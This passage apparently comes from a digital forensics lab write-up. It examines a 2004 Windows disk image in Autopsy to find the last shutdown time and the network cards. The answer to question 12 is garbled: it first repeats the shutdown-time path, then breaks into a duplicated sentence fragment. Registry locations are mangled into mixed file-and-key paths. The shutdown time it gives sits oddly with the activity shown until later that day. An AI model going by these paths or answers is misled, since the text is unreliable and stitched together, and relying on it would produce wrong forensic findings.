
11. When was the last recorded computer shutdown date/time?

The last recorded shutdown date and time can be found out in the following file in Windows. C:\WINDOWS\system32\config\software\Microsoft\WindowsNT\CurrentVersion\Prefetcher\ExitTime.

The screenshot shows the Autopsy 4.17.0 interface. The left pane displays a tree view of data sources, with 'vol2 (NTFS / exFAT (B40714-9510429))' selected. The main pane shows a file listing for the selected volume. The table below is a representation of the data shown in the screenshot.

Name	S	C	Modified Time	Change Time	Access Time	Created Time
\$OrphanFiles			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
\$CarvedFiles			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
\$Extend			2004-08-19 22:27:43 IST	2004-08-19 22:27:43 IST	2004-08-19 22:27:43 IST	2004-08-19 22:27:43 IST
\$Unalloc			0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
[current folder]			2004-08-26 21:16:18 IST	2004-08-27 20:38:18 IST	2004-08-27 20:38:05 IST	2004-08-19 22:27:43 IST
Documents and Settings			2004-08-20 04:34:05 IST	2004-08-20 04:34:05 IST	2004-08-27 20:38:05 IST	2004-08-19 22:29:01 IST
My Documents			2004-08-20 20:51:05 IST	2004-08-20 20:51:05 IST	2004-08-20 20:51:09 IST	2004-08-18 22:25:24 IST
Program Files			2004-08-27 20:58:49 IST	2004-08-27 20:58:49 IST	2004-08-27 20:59:18 IST	2004-08-18 22:01:52 IST
RECYCLER			2004-08-25 21:48:25 IST	2004-08-25 21:48:25 IST	2004-08-27 20:42:30 IST	2004-08-25 21:48:25 IST
System Volume Information			2004-08-20 04:23:09 IST	2004-08-20 04:23:09 IST	2004-08-27 20:38:06 IST	2004-08-20 04:23:08 IST


*"I've seen things you people wouldn't believe. Files deleted and wiped coming back to life. I watched hard drive heads... glitter in the dark of cleanrooms. All those... data will never be lost... in time, we can get it all back."
(Blade Runnerish).*




The shutdown date and time is 2004/08/27 10:46:27.

12. List the network cards used by this computer.

The information about the network cards on this computer can be found in the Windows file `C:\WINDOWS\system32\config\software\Microsoft\WindowNT\CurrentVersion\Prefetcher\ExitTime`. recorded shutdown date and time can be found out in the following file in Windows. `C:\WINDOWS\system32\config\software\Microsoft\WindowNT\CurrentVersion\Network Cards`

